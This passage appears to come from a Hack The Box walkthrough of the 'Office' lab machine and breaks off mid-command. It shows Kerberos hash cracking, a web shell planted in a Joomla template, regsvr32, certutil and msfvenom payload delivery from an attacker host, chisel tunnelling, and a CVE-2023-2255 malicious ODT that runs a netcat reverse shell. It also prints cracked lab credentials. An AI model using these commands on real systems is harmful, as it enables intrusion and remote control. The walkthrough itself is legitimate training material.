I realized here that the encryption type is HMAC-SHA1 96

```
# Commands Executed
john --list=formats --format=krb5
john --list=format-details --format=krb5* | grep HMAC-SHA1
```

I searched hashcat and was able to return a result.
Hashcat will see this etype 18

Screenshot Evidence packet capture reference


```
# Command Executed
hashcat --example-hashes | grep 'etype 18' -A19 -B1
```

Using the formats in the above results I created my hash file

```
echo
'$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226
aaa7360338a34746a00a3765386f5fc' > tstark.hash

# Crack the password
hashcat -m 19900 tstark.hash /usr/share/wordlists/rockyou.txt
```

Screenshot Evidence password

Screenshot Evidence password cracked


```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office]
└─$ hashcat -m 19900 tstark.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM
=============================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz, 1436/293

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921001
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c56 ... 86f5f
Time.Started.....: Sat Feb 24 10:31:45 2024 (2 secs)
```

USER: tstark
PASS: playboy69

I was able to access the SMB server with these credentials but saw nothing new
I was able to use these credentials to access the Joomla administrator login as Administrator

USER: administrator
PASS: playboy69

Screenshot Evidence




I now want to create a page that executes a reverse shell using PHP
I started a listener

```
# Commands Executed
nc -lvnp 1337
```

I did this by going to “System” in the left-hand pane
Clicking “Site Templates”
I clicked “Cassiopeia Details and Files”
I clicked “Error.php” in the left hand pane
I copied the contents of p0wny shell and saved it as Error.php

```
# Commands Executed to Copy File Contents
cat /usr/share/webshells/php/p0wny/shell.php | xclip -selection clipboard
```

Screenshot Evidence



I then visited my error page which gained a web shell
LINK: http://office.htb/templates/cassiopeia/Error.php

Screenshot Evidence

```
web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia# hostname
DC

web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia# whoami
office\web_account

web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia# ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.53.84
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
```

The shell is short lived so I used Metasploits web_devliery module to generate a payload
The PHP executable I found in C:\xamp\php\php.exe

```
# Metasploit Commands
use multi/script/web_delivery
set LHOST 10.10.14.88
```


```
set LPORT 1336
set SRVHOST 0.0.0.0
set SRVPORT 9000
set target Regsvr32
set payload windows/x64/meterpreter/reverse_tcp
run -j
```

This generated a PHP payload. I placed the full path to the PHP executable to execute what is needed and grab the shell

```
# Command Executed in the web shell
regsvr32 /s /n /u /i:http://10.10.14.88:9000/0mJXVyO1.sct scrobj.dll
# You may need to enter a more stable process
executed -H -f cmd
migrate <pid number>
```

Screenshot Evidence Executed Shell

Screenshot Evidence Caught Shell



I am going to now upload Runascs to the target and use it to elevate my privileges to tstark with a meterpreter payload
On my attack machine I generated a payload and host it on web server

```
# Commands Executed
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.88 LPORT=1335 -a x64 -f exe -o /var/www/
html/tobor.exe
sudo systemctl start apache2.service
```

I started a Metasploit listener to catch the shell

```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.88
set LPORT 1335
set payload windows/x64/meterpreter/reverse_tcp
run -j
```


On the target machine I downloaded tobor.exe and RunasCs.exe
RESOURCE: https://github.com/antonioCoco/RunasCs

```
# On target machine download the payload and runascs.exe
cd C:\Windows\System32\spool\drivers\color
certutil -urlcache -f http://10.10.14.88/RunasCs.exe RunasCs.exe
certutil -urlcache -f http://10.10.14.88/tobor.exe tobor.exe

# Elevate Privileges
.\RunasCs.exe tstark playboy69 "C:\\Windows\\System32\\spool\\drivers\\color\\tobor.exe"
```

I was then able to read the user flag

```
# Commands Executed
type C:\Users\tstark\Desktop\user.txt
#RESULTS
8d0657a42e49a2da5e79cba69cb943c6
```

Screenshot Evidence



USER FLAG: 8d0657a42e49a2da5e79cba69cb943c6

PrivEsc

In my enumeration I discovered another web server on port 8083 is open with PID 4352

```
# Commands Executed
powershell
Get-NetTcpConnection -State Listen
Get-Process -Id 4352
```

Screenshot Evidence

```
PS C:\Windows\system32> Get-Process -Id 4352
Get-Process -Id 4352

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    194      30     9912      20120                4352   0 httpd
```

I uploaded a proxy tool to access that site

```
# Meterpreter Command Executed
upload /var/www/html/chisel_1.9.1_windows_amd64.exe C:\\Windows\\System32\\spool\\drivers\\color\\chisel.exe
```

Screenshot Evidence

```
meterpreter > upload /var/www/html/chisel_1.9.1_windows_amd64.exe C:\\Windows\\System32\\
[*] Sending stage (201798 bytes) to 10.129.53.84
spool\\drivers\\color\\chisel.exe
[*] Uploading  : /var/www/html/chisel_1.9.1_windows_amd64.exe → C:\Windows\System32\spool\drivers\color\chisel.exe
[*] Uploaded 8.00 MiB of 8.59 MiB (93.14%): /var/www/html/chisel_1.9.1_windows_amd64.exe → C:\Windows\System32\spoo
[*] Uploaded 8.59 MiB of 8.59 MiB (100.0%): /var/www/html/chisel_1.9.1_windows_amd64.exe → C:\Windows\System32\spoo
[*] Completed  : /var/www/html/chisel_1.9.1_windows_amd64.exe → C:\Windows\System32\spool\drivers\color\chisel.exe
```

I started a server listener on my attack machine

```
# Command Executed
sudo /var/www/html/chisel server --port 1080 --reverse
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office]
└─$ sudo /var/www/html/chisel server --port 1080 --reverse
2024/02/24 11:57:18 server: Reverse tunnelling enabled
2024/02/24 11:57:18 server: Fingerprint 33:b8:d2:9e:79:d0
2024/02/24 11:57:18 server: Listening on 0.0.0.0:1080 ...
```

I connected to it from the attack machine

```
# Commands Executed PowerShell
.'C:\\Windows\\System32\\spool\\drivers\\color\\chisel.exe' client 10.10.14.88:1080 R:8083:127.0.0.1:8083

# Commands Executed Cmd
C:\\Windows\\System32\\spool\\drivers\\color\\chisel.exe client 10.10.14.88:1080 R:8083:127.0.0.1:8083
```


Screenshot Evidence

```
C:\Windows\system32>C:\\Windows\\System32\\spool\\drivers\\color\\chis
C:\\Windows\\System32\\spool\\drivers\\color\\chisel.exe client 10.10.
2024/02/24 19:59:36 client: Connecting to ws://10.10.14.88:1080
2024/02/24 19:59:37 client: Connected (Latency 61.8421ms)
```

I am now able to access the site

LINK: http://127.0.0.1:8083


Screenshot Evidence



I attempted to upload my resume to the site and returned a required file type error

LINK: http://127.0.0.1:8083/resume.php

Screenshot Evidence



I checked the version of LibreOffice on the machine and discovered it is version 5.2.6.2

```
# Command Executed
type C:\Program Files\LibreOffice 5\program\version.ini
```


Screenshot Evidence

```
C:\Program Files\LibreOffice 5>type program\version.ini
type program\version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br br
t ja ka kk km kmr-Latn kn ko kok ks lb lo lt lv mai mk ml
 st sv sw-TZ ta te tg th tn tr ts tt ug uk uz ve vec vi xh
BuildVersion=
buildid=a3100ed2409ebf1c212f5048fbe377c281438fdc
ExtensionUpdateURL=http://updateexte.libreoffice.org/Exter
MsiProductVersion=5.2.6.2
ProductCode={2B69F1E6-C4D6-44A2-AFAD-4BD0571D254E}
ReferenceOOoMajorMinor=4.1
```

I searched LibreOffices security vulnerabilities for a CVE that would allow me to execute a payload if someone opens the document
SOURCE: https://www.libreoffice.org/about-us/security/advisories/

CVE-2023-2255 stood out
REFERENCE: https://www.libreoffice.org/about-us/security/advisories/CVE-2023-2255


Screenshot Evidence



There is a Proof of Concept exploit for Libre Office ODT files that may grant command executed
I generated an odt file to catch a reverse shell using the below tool
RESOURCE: https://github.com/elweth-sec/CVE-2023-2255.git

```
# Command Executed
git clone https://github.com/elweth-sec/CVE-2023-2255.git
cd CVE-2023-2255/
python3 CVE-2023-2255.py --cmd 'C:\Temp\nc.exe 10.10.14.88 1339 -e cmd.exe' --output cmd.odt

# Upload netcat to target using certutil
certutil -urlcache -f http://10.10.14.88/nc64.exe C:\Temp\nc.exe
# Meterpeter Way
upload /var/www/html/nc64.exe C:\\Temp\\nc.exe
```

Screenshot Evidence



I started a listner

```
# Start netcat listener
nc -lvnp 1339
```

I uploaded the malicious ODT file as my resume

Screenshot Evidence

After some time the machine opens the ODT file to establish a shell connection

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office]
└─$ nc -lvnp 1339
listening on [any] 1339 ...
connect to [10.10.14.88] from (UNKNOWN) [10.129.53.84] 61107
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice 5\program>whoami
whoami
office\ppotts

C:\Program Files\LibreOffice 5\program>hostname
hostname
DC

C:\Program Files\LibreOffice 5\program>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.53.84
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\Program Files\LibreOffice 5\program>
```

I upgraded my session to a Meterpreter by generating a new payload and started a listener

```
# Commands Executed
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.88 LPORT=1338 -a x64 -f exe -o /var/www/
html/tobor.exe

# Metasploit Commands Executed
use multi/handler
